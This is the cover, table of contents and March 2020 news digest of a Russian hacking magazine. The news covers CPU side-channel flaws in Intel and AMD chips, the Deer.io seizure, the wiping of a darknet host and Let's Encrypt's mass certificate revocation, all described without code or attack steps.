Хакер

№252

МАРТ 2020

Как работает захват поддоменов

Атаки на Active Directory: защита от детекта и сбор учеток

7 утилит для детекта операционки при пентесте

ЧЕМОДАНЧИК ХАКЕРА

Выбираем инструменты, которые хорошо иметь под рукой

Март 2020
№ 252

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Уязвимость в смартфонах на процессорах MediaTek и Android для iPhone

Чемоданчик хакера 2020
Выбираем инструменты, которые хорошо иметь под рукой

Покоряем веб
Как применять OWASP Testing Guide v4 в 2020 году

Сбор учеток в Active Directory
Как искать критически важные данные при атаке на домен

Защита от детекта в Active Directory
Как обмануть средства обнаружения при атаке на домен

Шифрование по-индийски
Взламываем Tally ERP 9: аналог 1С из страны контрастов

Арсенал пентестера
Собираем утилиты для детекта операционки на удаленном хосте

Захват поддоменов
Как я захватил поддомены Microsoft и как работают такие атаки

Фундаментальные основы хакерства
Идентификация стартового кода и виртуальных функций приложений под Win64

Отвратительная четверка
Тестируем новые бесплатные антивирусы Huorong, Preventon, Zoner и FS Protection

Досим ModSecurity
Как работает критический баг в популярном WAF

Кот-призрак
Как эксплуатировать новую RCE-уязвимость в веб-сервере Apache Tomcat

Рулим дотфайлами
Как быстро повысить комфорт в любом Linux или WSL

Ни единого разрыва
Пишем на C# утилиту для мониторинга сети

Floppy Bird
Пишем на ассемблере клон игры Flappy Bird, который уместится в бутсектор

Reverse shell на Python
Осваиваем навыки работы с сетью на Python на примере обратного шелла

Маленькие секреты сетевых утилит
Интерпретируем вывод ping, traceroute и whois для отладки


Игры с неведомым
Как устроены хакерские квесты и почему от них тяжело оторваться

Игры в компьютер
Обзор игр, которые не только развлекут, но и обучат важным навыкам

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru



НОВЫЕ ДЫРЫ В ПРОЦЕССОРАХ

Редкий месяц в последние годы обходится без новостей об очередных уязвимостях, обнаруженных в процессорах крупнейших производителей. Но март 2020 года оказался особенно богат на такие проблемы.

Intel

В начале месяца эксперты компании Positive Technologies сообщили, что исправленная в прошлом году уязвимость в процессорах Intel оказалась гораздо опаснее, чем считалось изначально. Речь идет о проблеме CVE-2019-0090, которая связана с работой Intel Converged Security and Management Engine (CSME), ранее называвшегося Intel BIOS Management Extension (Intel MEBx). Большинство чипсетов Intel, выпущенных за последние пять лет, уязвимы перед этим багом.

Эксплуатируя баг, локальный злоумышленник может извлечь корневой ключ платформы (chipset key), который записан в микросхеме PCH, и получить доступ к зашифрованным этим ключом данным. При этом невозможно зафиксировать сам факт утечки ключа. Имея корневой ключ, злоумышленник может не только расшифровать данные, хранящиеся на целевом компьютере, но и подделать его аттестацию, которая основана на схеме EPID (Enhanced Privacy ID), — то есть выдать свой компьютер за ПК жертвы. Данная схема используется в работе технологии DRM, а также для обеспечения безопасности банковских транзакций и аттестации интернета вещей.

Учитывая, что фундаментально исправить данную проблему, внеся изменения в ROM чипсета, невозможно, эксперты Positive Technologies рекомендуют отключить технологию шифрования носителей информации, использующую подсистему Intel CSME, или рассмотреть возможность заменить парк компьютеров на ПК с процессорами Intel 10-й серии и выше.

Затем, в середине месяца, сводная команда ученых из Вустерского политехнического института, Грацского технического университета, Университета Мичигана, Университета Аделаиды, а также эксперты компании Bitdefender рассказали о новой проблеме, которая также угрожает процессорам компании Intel.

Новые атаки получили название Load Value Injection (LVI), и, хотя инженеры Intel уже выпустили софтверные исправления, полное устранение этих проблем таким образом невозможно — в будущем процессорам компании потребуются аппаратные изменения. LVI-атаки во многом являются «наследниками» нашумевших в 2018 году уязвимостей Meltdown и Spectre (в основном Meltdown), отталкиваясь от которых специалисты выявили множество других side-channel-проблем, включая Spoiler, RIDL, Fallout и ZombieLoad, ZombieLoad 2, NetCAT, TPM-FAIL, Plundervolt.

Как объяснили эксперты, LVI — это своего рода Meltdown наоборот. Так, если проблема Meltdown позволяла злоумышленникам извлекать данные приложений в памяти ЦП, то атаки LVI предоставляют возможность внедрять код в ЦП и выполнять его как transient-операцию, что дает злоумышленнику контроль над ситуацией.

Тесты, выполненные двумя исследовательскими группами, которые обнаружили проблему LVI независимо друг от друга, хорошо иллюстрируют широкий спектр воздействия новой угрозы. Например, ученые сосредоточились на вопросах утечек данных (ключей шифрования) из анклавов Intel SGX, тогда как инженеры Bitdefender концентрировались на атаках на облачные среды.




TABLE I. Characterization of known side-channel and transient-execution attacks in terms of targeted microarchitectural predictor or data buffer (vertical axis) vs. leakage- or injection-based methodology (horizontal axis). The LVI attack plane, first explored in this paper, is indicated on the lower right and applies an injection-based methodology known from Spectre attacks (upper right) to reversely exploit Meltdown-type data leakage (lower left).


μ-Arch Buffer		Leakage	Injection
Prediction history	PHT	BranchScope [15], Bluethunder [24]	Spectre-PHT [38]
	BTB	SBPA [1], BranchShadow [40]	Spectre-BTB [38]
	RSB	Hyper-Channel [8]	Spectre-RSB [39, 44]
	STL	—	Spectre-STL [23]
Program data	L1D	Meltdown [42]	LVI-NULL
	L1D	Foreshadow [61]	LVI-L1D
	FPU	LazyFP [57]	LVI-FPU
	SB	Fallout [9]	LVI-SB
	LFB/LP	ZombieLoad [53], RIDL [67]	LVI-LFB/LP

В настоящее время реальными тестами подтверждено, что атаки LVI представляют угрозу для процессоров Intel, однако исследователи не исключают, что решения AMD и ARM, а также любые процессоры, уязвимые перед утечками данных по принципу Meltdown, тоже могут быть подвержены новой проблеме. Кроме того, сообщается, что, согласно предварительным тестам, уже выпущенные Intel софтверные патчи серьезно влияют на производительность. Так, установка исправлений может снизить производительность от 2 до 19 раз.

> *«Чтобы воспользоваться этой уязвимостью на практике, необходимо соблюдение многочисленных сложных условий. Intel не расценивает LVI как применимый в реальной практике способ доступа, если операционная система и диспетчер виртуальных машин не были скомпрометированы. Пользователям уже доступны новые рекомендации и инструменты, которые в сочетании с представленными ранее обновлениями существенно снижают общую поверхность атаки. Мы благодарим исследователей, которые работали с нами, а также наших партнеров по отрасли за их вклад в скоординированное раскрытие информации по этой проблеме. Применительно к SGX: чтобы снизить потенциальные возможности для использования механизма Load Value Injection (LVI) на платформах и в приложениях с поддержкой Intel SGX корпорация Intel с сегодняшнего дня выпускает обновления для программного обеспечения SGX Platform и соответствующего SDK. Intel SGX SDK содержит рекомендации по минимизации уязвимости LVI для разработчиков приложений Intel SGX», — комментируют представители Intel.*

Но и на этом плохие для Intel новости не закончились. Вскоре инженер Amazon Web Services (AWS) Павел Визоркевич сообщил о еще одной уязвимости. Созданная исследователем атака получила название Snoop Assisted L1 Data Sampling (или просто Snoop) и идентификатор CVE-2020-0550.

Новая атака эксплуатирует преимущества таких современных процессорных механизмов, как несколько уровней кеша, когерентность кеша и отслеживание шины (bus snooping, отсюда и происходит название атаки). Так, в настоящее время большинство процессоров используют несколько уровней кеша для хранения данных во время их обработки. Наиболее часто используется уровень L1, который разделен на две части: одна для обработки пользовательских данных (L1D), а вторая для обработки кода инструкций ЦП (L1I). Из-за использования многоядерных архитектур и нескольких уровней кеша данные зачастую хранятся одновременно в нескольких кешах ЦП и даже в RAM.



Визоркевич обнаружил, что при определенных условиях вредоносный код может подключиться к операции отслеживания шины и спровоцировать возникновение ошибок, что в итоге приведет к утечке данных через когерентность кеша. При этом исследователь отмечает, что атаку крайне трудно реализовать на практике и она в любом случае не позволит похитить большие объемы данных (в отличие от оригинальных уязвимостей Meltdown и Spectre).

Изучив проблему, разработчики Intel пришли к выводу, что против нее помогут исправления, выпущенные еще в августе 2018 года для уязвимости Foreshadow (L1TF). Также сообщается, что защититься поможет отключение функции Intel TSX (Transactional Synchronization Extensions), что сделает реализацию Snoop еще сложнее и маловероятнее.

AMD

Об уязвимостях в процессорах AMD приходится слышать реже, однако на этот раз баги коснулись и их. Сводная группа специалистов из Национального центра научных исследований Франции и Грацского технического университета опубликовала доклад, посвященный новым векторам атак на процессоры AMD. Эти проблемы, обнаруженные экспертами еще в 2019 году, влияют на безопасность данных, обрабатываемых процессорами, и могут привести к хищению конфиденциальной информации, а также ухудшению безопасности.

Сообщается, что багам подвержены процессоры AMD, выпущенные в период между 2011 и 2019 годами (таблицу можно увидеть ниже). Более того, исследователи уведомили инженеров AMD о своих выводах еще в августе 2019 года, однако компания не сочла нужным выпускать патчи, так как не считает эти проблемы новыми спекулятивными (или упреждающими — speculative) атаками. Исследователи с этим, конечно же, не согласны.

Table 1: Tested CPUs with their microarchitecture (μ-arch.) and whether they have a way predictor (WP).

Setup	CPU	μ-arch.	WP
Lab	AMD Athlon 64 X2 3800+	K8	✗
Lab	AMD Turion II Neo N40L	K10	✗
Lab	AMD Phenom II X6 1055T	K10	✗
Lab	AMD E-450	Bobcat	✗
Lab	AMD Athlon 5350	Jaguar	✗
Lab	AMD FX-4100	Bulldozer	✓
Lab	AMD FX-8350	Piledriver	✓
Lab	AMD A10-7870K	Steamroller	✓
Lab	AMD Ryzen Threadripper 1920X	Zen	✓
Lab	AMD Ryzen Threadripper 1950X	Zen	✓
Lab	AMD Ryzen Threadripper 1700X	Zen	✓
Lab	AMD Ryzen Threadripper 2970WX	Zen+	✓
Lab	AMD Ryzen 7 3700X	Zen 2	✓
Cloud	AMD EPYC 7401p	Zen	✓
Cloud	AMD EPYC 7571	Zen	✓

Обнаруженные специалистами проблемы затрагивают механизм предсказания ветвления (way predictor) в кеше данных первого уровня L1D. Эта ориентированная на производительность функциональность была представлена в процессорах AMD в 2011 году, она позволяет снизить энергопотребление. Так, согласно опубликованному докладу, way predictor вычисляет μTag, применяя для этого недокументированную хеш-функцию к виртуальному адресу. Затем μTag используется для определения канала кеша по таблице. То есть процессор должен сравнивать тег кеша не со всеми возможными вариантами, что позволяет уменьшить потребление энергии.

Исследователям удалось отреверсить упомянутую «недокументированную функцию», которую использовали процессоры AMD, и обнаружить два вектора атак: Collide + Probe и Load + Reload. Эти side-channel-атаки во многом похожи на классические Flush + Reload и Prime + Probe, которые ранее уже использовались другими ИБ-экспертами для извлечения данных из процессоров Intel.

При этом авторы доклада уверены, что обнаруженные ими проблемы отличаются от прочих атак по сторонним каналам. Так, по их мнению, Collide + Probe и Load + Reload — не теоретические атаки, а проблемы, которые могут быть легко использованы в реальной жизни, и для этого злоумышленнику не понадобится физический доступ или специальное оборудование. К примеру, эксперты уверяют, что эксплуатировали атаки в облачной среде с помощью JavaScript.

Так, в ходе одного эксперимента на процессоре AMD удалось запустить вредоносный процесс, который использовал скрытый канал извлечения данных для хищения данных из другого процесса. Скорость «слива» данных составила 588,9 Кбайт/с.

Атаку Collide + Probe удалось приспособить для уменьшения энтропии в различных имплементациях ASLR (Address Space Layout Randomization). Если же злоумышленник смог обойти защиту ASLR, он фактически получает возможность предсказывать, где выполнится тот или иной код, и планировать дальнейшие атаки.

Исследователи заявили, что скомпрометировали ядро ASLR в полностью обновленной Linux-системе, а также ASLR для операционных систем и приложений, работающих в облачных и виртуальных средах. Данные атаки потребовали внедрить вредоносный код на целевую машину, однако сообщается, что атака возможна и через интернет — если использовать вредоносный JavaScript в браузере. Кроме того, атаку Collide + Probe успешно применили для восстановления ключа шифрования из имплементации AES T-table.

Table 2: Evaluation of the ASLR experiments

Target	Entropy	Bits Reduced	Success Rate	Timing Source	Time
Linux Kernel	9	7	98.5%	thread	0.51 ms (σ = 12.12 μs)
User Process	13	13	88.9%	thread	1.94 s (σ = 1.76 s)
Virt. Manager	28	16	90.0%	rdtsc	2.88 s (σ = 3.16 s)
Virt. Module	18	8	98.9%	rdtsc	0.14 s (σ = 1.74 ms)
Mozilla Firefox	28	15	98.0%	web worker	2.33 s (σ = 0.03 s)
Google Chrome	28	15	86.1%	web worker	2.90 s (σ = 0.25 s)
Chrome V8	28	15	100.0%	rdtsc	1.14 s (σ = 0.03 s)

> *«Мы проверили наш proof-of-concept в браузерах Chrome 76.0.3809 и Firefox 68.0.2, а также на движке Chrome V8. В Firefox мы смогли уменьшить энтропию на 15 бит с вероятностью успеха 98% и средним временем выполнения 2,33 с (σ = 0,03 с, n = 1000). В Chrome мы добились вероятности успеха 86,1% и среднего времени выполнения 2,90 с (σ = 0,25 с, n = 1000)», — пишут эксперты.*

Официальное сообщение AMD гласит, что компания не считает описанные проблемы новыми спекулятивными атаками, так как эти проблемы можно решить, установив другие, выпущенные ранее исправления для старых side-channel-проблем. Напомню, что в прошлые годы процессоры AMD были признаны уязвимыми перед такими side-channel-проблемами, как Spectre v1 (CVE-2017-5753), Spectre v1.1 (CVE-2018-3693), Spectre v1.2, Spectre v2 (CVE-2017-5715), CVE-2018-3640, SpectreNG (CVE-2018-3639), SpectreRSB, NetSpectre, а также комплексом багов L1TF (L1 Terminal Fault) или Foreshadow.


В свою очередь, исследователи заверили журналистов издания ZDNet, что ответ AMD «весьма обманчив» и компания никак не взаимодействовала с командой специалистов с августа прошлого года, то есть с момента приватного раскрытия информации о проблемах. К тому же сами атаки якобы по сей день работают на полностью обновленных ОС, с новейшими прошивками и ПО.

НА 775% ВЫРОСЛА НАГРУЗКА НА ОБЛАЧНЫЕ СЕРВИСЫ MICROSOFT

Из-за пандемии коронавируса нагрузка на облачные сервисы компании Microsoft увеличилась на **775%** в регионах, где введено принудительное социальное дистанцирование и самоизоляция. Это более **44 МИЛЛИОНОВ** пользователей в день.

Использование Windows Virtual Desktop возросло в **3** раза.

Несмотря на значительное увеличение спроса, пока компания сумела избежать существенных перебоев в обслуживании. Если же говорить об ограничениях, пока они незначительны: например, компания слегка ограничила бесплатные предложения (чтобы существующие клиенты были в приоритете), а пользователям Xbox Live запретили менять изображения в профилях.



ANDROID ДЛЯ IPHONE

Эта история началась с того, что осенью прошлого года хакер axi0mX обнаружил уязвимость checkm8 и объяснил, как можно использовать ее на благо прогрессивной общественности. Дело в том, что это первая аппаратная уязвимость в BootROM, обнаруженная за много лет: последний джейлбрейк, эксплуатирующий проблемы BootROM, был создан почти десять лет назад известным хакером Джорджем Хотцем aka GeoHot.

Джейлбрейк checkra1n, построенный на базе checkm8, появился в ноябре 2019 года. В его создании принимала участие команда исследователей, объединенная под общим названием checkra1n. В нее, помимо самого axi0mX и известного iOS-исследователя и талантливого хакера Луки Тодеско, входит еще как минимум десяток человек, о чем красноречиво свидетельствует раздел Credits на сайте группы.

Теперь эксперты компании Corellium представили Project Sandcastle (проект «Песочный замок») — бета-версию сборки Android, которую можно установить на iPhone. Это стало возможным благодаря использованию checkra1n и платформы виртуализации мобильных устройств Corellium. Напомню, что Apple уже судится с компанией Corellium, разбирательство началось еще в прошлом году. Дело в том, что компания научилась создавать виртуальные машины с iOS, а Apple не понравилось, что кто-то, по сути, скопировал ее операционную систему.

Теперь же инженеры Corellium предлагают энтузиастам на свой страх и риск установить на iPhone 7 или iPhone 7 Plus (другие модели пока не поддерживаются) едва работающую сборку Android. Разработчики рассказывают, что колдуют над портированием Android на iPhone уже более десяти лет. Пока многие компоненты не функционируют, включая камеру, Bluetooth и сотовые модемы. Также неизвестно, как такой эксперимент может сказаться на батарее, производительности и других компонентах устройства. То есть использовать для опытов основной телефон крайне не рекомендуется.

	iPhone												iPod Touch	
	6	6s	7	7+	8	8+	X	XS	XS Max	XR	11	11 Pro	6G	7G
CPU	No	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes
UART	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
USB	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No	No	Yes	Yes
AIC	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
NAND	No	Yes	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes
Display	Yes	Yes	Yes	Yes	Yes	Yes	No	No	No	Yes	Yes	No	Yes	Yes
Multitouch	No	No	Yes	Yes	Yes	Yes	No	No	No	No	No	No	No	No
GPU	No	No	No	No	No	No	No	No	No	No	No	No	No	No
PMU	No	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes
Audio	No	No	No	No	No	No	No	No	No	No	No	No	No	No
Cellular	No	No	No	No	No	No	No	No	No	No	No	No	No	No
WLAN	No	No	Yes	Yes	No	No	No	No	No	No	No	No	No	No
Bluetooth	No	No	No	No	No	No	No	No	No	No	No	No	No	No
I2C	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SPI	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Camera	No	No	No	No	No	No	No	No	No	No	No	No	No	No
APCIe	No	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes
DART	Yes	Yes	Yes	Yes	No	No	No	No	No	No	No	No	Yes	Yes
Tristar	Yes	Yes	Yes	Yes	No	No	No	No	No	No	No	No	Yes	Yes

> *«Там, где песочницы определяют пределы и границы, песочные замки дают возможность создать что-то новое, используя безграничность своего воображения. Project Sandcastle — это создание чего-то нового на кремнии вашего оборудования. iPhone ограничивает пользователей работой внутри песочницы. Но когда вы покупаете iPhone, у вас есть железо iPhone. Android для iPhone даст вам возможность использовать другую операционную систему на этом железе.*
>
> *Android для iPhone имеет много интересных практических применений, от криминалистических исследований до двойной загрузки эфемерных устройств с целью борьбы с электронными отходами. Нашей целью всегда было продвижение мобильных исследований, и нам не терпится увидеть, что сообщество разработчиков сможет построить на этом фундаменте», — пишут инженеры Corellium.*

Журналисты Forbes уже опробовали Project Sandcastle в деле. Демонстрацию работы Android на iPhone можно увидеть в этом ролике.


85% ТРЕКЕРОВ ПРИНАДЛЕЖАТ GOOGLE

Разработчики приватного поисковика DuckDuckGo разместили в Сети список веб-трекеров Tracker Radar. Tracker Radar содержит подробную информацию о поведении трекеров, в том числе о распространенности, принадлежности, действиях с цифровым отпечатком, поведении файлов cookie, политике конфиденциальности, правилах для определенных ресурсов (за исключением случаев взлома сайта) и данные о производительности.

Список включает **5326** доменов, которые используются **1727** компаниями и организациями для отслеживания активности пользователей.

На **29 758** сайтах (**68%**) был обнаружен «маячок» doubleclick.net. Он принадлежит компании Google, которая также владеет **479** доменами из списка. А значит, в **98%** случаев трекер используется на сайтах, не принадлежащих Google.

В целом трекеры, принадлежащие Google, удалось найти более чем на **85%** сайтов из первых 50 тысяч топа, а компании Facebook – на **36%** сайтов.



При этом сообщается, что лишь 19% пользователей используют защиту от трекеров.

DEER.IO БОЛЬШЕ НЕТ

В начале марта 2020 года американские правоохранители сообщили, что в аэропорту имени Джона Кеннеди в Нью-Йорке был арестован россиянин Кирилл Викторович Фирсов, которого считают оператором платформы для создания сайтов Deer.io.

Мы рассказывали о Deer.io еще в 2016 году. Так, платформа существовала с 2013 года и тогда позволяла любому желающему за 500 рублей в месяц запустить собственный интернет-магазин. Работало все это подобно WordPress: пользователю за плату предоставляли хостинг и дизайн.

Еще три года назад исследователи компании Digital Shadows писали, что услугами сервиса пользуются более 1000 магазинов, которые уже принесли своим операторам свыше 240 миллионов рублей, а сами создатели Deer.io уточняли, что на самом деле магазинов насчитывается свыше 4000.

Проблема заключалась в том, что в 2016 году исследователи обнаружили на Deer.io магазины, которым скорее стоило бы работать в даркнете, а ведь правила платформы (и законодательство РФ) запрещали продажу наркотических веществ, программ, устройств и скриптов для любых видов взлома, все связанное с кардерством и финансовыми махинациями, DDoS-услуги и так далее.

Эксперты утверждали, что администрация Deer.io сознательно закрывает глаза на такую активность. Так, отчет Digital Shadows гласил, что площадка прекрасно известна хакерам и активно рекламируется на форумах Xeksek, AntiChat, Zloy и Exploit.

Интересно, что представители платформы категорически отвергали эти обвинения, уверяли СМИ, что Deer.io работает в соответствии с законами Российской Федерации, а также регулярно блокирует магазины, которые занимаются продажей наркотиков или банковских аккаунтов, и банит магазины по распоряжению Роскомнадзора или других уполномоченных органов.

Не менее интересно и то, что после публикации материала о Deer.io на нашем сайте операторы платформы угрожали «Хакеру» юридическим преследованием. Летом 2019 года компания внезапно потребовала от редакции удалить материал 2016 года на том основании, что в отчете Digital Shadows отсутствовал скриншот главной страницы каталога сайтов (на котором было отчетливо видно, что топ-10 магазинов торгуют исключительно ворованными аккаунтами). Утверждалось, что скриншот сделали мы сами, а значит, публикация «не имеет подтверждения и порочит деловую репутацию компании».

Теперь, после ареста Фирсова, Министерство юстиции США отчиталось о ликвидации самого сайта. Домен был изъят в соответствии с постановлением суда, и на главной странице сайта теперь красуется красноречивая заглушка.

Правоохранители пишут, что на момент закрытия платформа использовалась для размещения более 24 тысяч магазинов, чьи суммарные доходы составляли более 17 миллионов долларов. Создать собственный магазин здесь мог любой желающий, достаточно было заплатить 800 рублей в месяц — в биткойнах или с помощью систем онлайн-платежей, включая WebMoney.

Следователи рассказывают, что 4 марта 2020 года ФБР совершило «контрольную закупку» и приобрело около 1100 игровых аккаунтов в магазине ACCOUNTS-MARKET.DEER.IS менее чем за 20 долларов США, оплатив покупку криптовалютой. После оплаты правоохранители действительно получили учетные данные от аккаунтов игроков, включая имя пользователя и пароль для каждой.

Из 1100 этих учетных записей 249 оказались взломанными учетными записями неназванной компании. Данная компания подтвердила следствию, что если хакер получал доступ к имени пользователя и паролю, то у него появлялась возможность использовать эту учетную запись. При этом учетная запись игрока обеспечивает доступ ко всей его медиатеке, а также часто имеет связанные способы оплаты. То есть злоумышленник мог воспользоваться этим и совершать дополнительные покупки.

Но только лишь этим «контрольная закупка» не ограничилась. Так, 5 марта 2020 года ФБР приобрело примерно 999 записей с личными данными в магазине DEER.IO SHIKISHOP.DEER.IS (примерно за 170 долларов в биткойнах), а также около 2650 записей с личными данными (примерно за 522 доллара в биткойнах). Используя приобретенную информацию, следователи смогли узнать имена, даты рождения и номера социального страхования для ряда лиц, проживающих в округе Сан-Диего.

> *«Deer.io был крупнейшей централизованной платформой, которая облегчала продажу скомпрометированных аккаунтов социальных сетей, а также финансовых данных, персональной информации и взломанных компьютеров. Захват этого преступного сайта — большой шаг в деле сокращения [оборота] похищенных данных, используемых для атак на физических и юридических лиц в США и за рубежом», — резюмирует специальный агент ФБР Омер Мейзель.*

БИЛЛ ГЕЙТС ПОКИНУЛ СОВЕТ ДИРЕКТОРОВ MICROSOFT

В середине марта стало известно, что Билл Гейтс покидает совет директоров Microsoft, чтобы уделять больше времени своим благотворительным проектам. Впрочем, это не означает, что Гейтс вообще оставит компанию, — он по-прежнему будет числиться в штате, только теперь в роли советника главы Microsoft Сатьи Наделлы.

→ «Уход из совета директоров ни в коем случае не означает, что я ухожу из компании. Microsoft всегда будет важной частью моей жизни, и я продолжу сотрудничать с Сатьей и техническим руководством, чтобы помогать формировать видение и достигать амбициозных целей, стоящих перед компанией. Относительно прогресса компании и того, как она может продолжать приносить пользу миру, я чувствую себя более оптимистично, чем когда бы то ни было»
– Билл Гейтс

Продолжение статьи →

DH ЗАКРЫЛСЯ ПОСЛЕ ВЗЛОМА

Один из крупнейших хостингов в даркнете, Daniel's Hosting (DH), был взломан в ночь на 10 марта 2020 года. Неизвестные получили доступ к бэкенду DH и удалили все связанные с хостингом базы данных, а также учетную запись владельца.

Разработчик DH Дэниел Винзен (Daniel Winzen) рассказал в блоге, что обнаружил взлом только утром, когда спасать что-либо уже было поздно. Дело в том, что хостинг умышленно не хранил резервные копии. Винзен сообщил, что пока ему только предстоит выяснить, как взломщик проник в бэкенд. Он пишет, что сейчас сосредоточен на других проектах и повседневных делах, а DH — это скорее хобби, поэтому тратить слишком много времени на расследование он не планирует.

Создатель Daniel's Hosting подчеркивает, что взлом не затронул учетные записи пользователей, размещавших на DH свои ресурсы, но все же советует рассматривать случившееся как утечку данных и рекомендует бывшим клиентам сменить пароли (если они используют одни и те же комбинации учетных данных для разных ресурсов).

По словам разработчика, в обозримом будущем DH вряд ли заработает снова.

> *«Я занимаюсь этим проектом в свободное время, параллельно с основной работой, и трачу очень много времени на то, чтобы просто поддерживать сервер в чистоте от незаконных и мошеннических сайтов. Я трачу в десять раз больше времени на удаление аккаунтов, чем мог бы найти для продолжения разработки. На данном этапе я не планирую продолжать этот хостинг-проект», — заявляет Винзен.*

При этом разработчик уверяет, что в целом хотел бы перезапустить сервис с новыми функциями и улучшениями, чтобы больше не приходилось тратить все свободное время на администрирование. Однако вряд ли это произойдет в ближайшие месяцы.

Интересно, что это уже второй крупный взлом DH за последние полтора года. Так, в конце 2018 года хостинг точно так же подвергся атаке, а неизвестным злоумышленникам удалось получить доступ к БД и попросту удалить все аккаунты, включая root-аккаунт сервера. Тогда в офлайн ушли более 6500 сайтов (так как резервных копий тоже не было).

ОТКАЗ ПОСЛЕ **40 000** ЧАСОВ РАБОТЫ

Компания Hewlett Packard Enterprise (HPE) выпустила рекомендации по безопасности и обновления прошивок для своих SAS SSD.

Из-за ошибки во встроенном ПО некоторые модели твердотельных накопителей компании могут выйти из строя после **40 000** часов работы (4 года, 206 дней и 16 часов после ввода в эксплуатацию). Хуже того, после сбоя, если он все же произошел, ни сам SSD, ни данные на нем уже не могут быть восстановлены.

В HPE подчеркивают, что некоторые модели продаются отдельно, но другие включены в состав других продуктов HPE, в том числе HPE ProLiant, Synergy, Apollo 4200, Synergy Storage Modules, D3000 Storage Enclosure и StoreEasy 1000 Storage.

МИНУС 3 МИЛЛИОНА СЕРТИФИКАТОВ

4 марта 2020 года разработчики Let's Encrypt неожиданно сообщили, что будут вынуждены отозвать 3 048 289 сертификатов из-за ошибки в коде. Проблема крылась в управляющем ПО Boulder, которое используется для проверки пользователей и их доменов перед выдачей сертификатов.

Чтобы разобраться в проблеме, нужно понимать, что такое стандарт CAA (Certificate Authority Authorization). Он был утвержден еще в 2017 году и позволяет владельцам доменов запретить удостоверяющим центрам выпускать сертификаты для своих доменов. По сути, владельцы доменов могут добавить специальное поле CAA (CAA field) в DNS своего домена, и только удостоверяющий центр, указанный в этом поле, может выдать домену сертификат. Все удостоверяющие центры (включая Let's Encrypt) обязаны следовать CAA, в соответствии с буквой закона, а в противном случае им грозят серьезные штрафы.

Ошибка в коде Boulder, связанная с имплементацией CAA, появилась еще летом 2019 года и порой заставляла его игнорировать проверку CAA.

> *«Если запрос сертификата содержал N доменных имен, для которых требовалась повторная проверка CAA, Boulder выбирал одно доменное имя и проверял его N раз. Фактически, если подписчик выполнял валидацию доменного имени на время X, запись CAA для этого домена позволяла выдать сертификат Let's Encrypt во время X. Но подписчик имел возможность получить сертификат, содержащий это доменное имя, на период X + 30 дней, даже если позже на это доменное имя была установлена запись CAA, запрещающая выдачу сертификатов Let's Encrypt», — объясняют разработчики Let's Encrypt.*

В итоге баг был исправлен, и теперь Boulder проверяет поле CAA корректно. Инженеры Let's Encrypt успокоили, что, по их данным, проблемой никто не успел злоупотребить. Однако удостоверяющий центр вынужден аннулировать все сертификаты, которые были выданы с нарушением проверок CAA, в соответствии с отраслевыми правилами.


По сути, из всех 116 миллионов активных в настоящее время сертификатов только 2,6% были подвержены этой проблеме. Как уже было сказано выше, это 3 048 289 сертификатов от общего числа. Но отзывать их все сразу все же не стали.

Дело в том, что разработчики пришли к выводу, что идею «сломать» так много сайтов и напугать их посетителей вряд ли можно считать хорошей. Поэтому было принято решение временно отложить обнуление примерно 1 300 000 сертификатов, тогда как 1 706 505 сертификатов были перевыпущены 4–5 марта 2020 года, как и планировалось. Отзыв некоторых сертификатов все же обещали продолжить, но лишь после того, как специалисты убедятся, что это «не будет бесполезным нарушением спокойствия веб-пользователей».

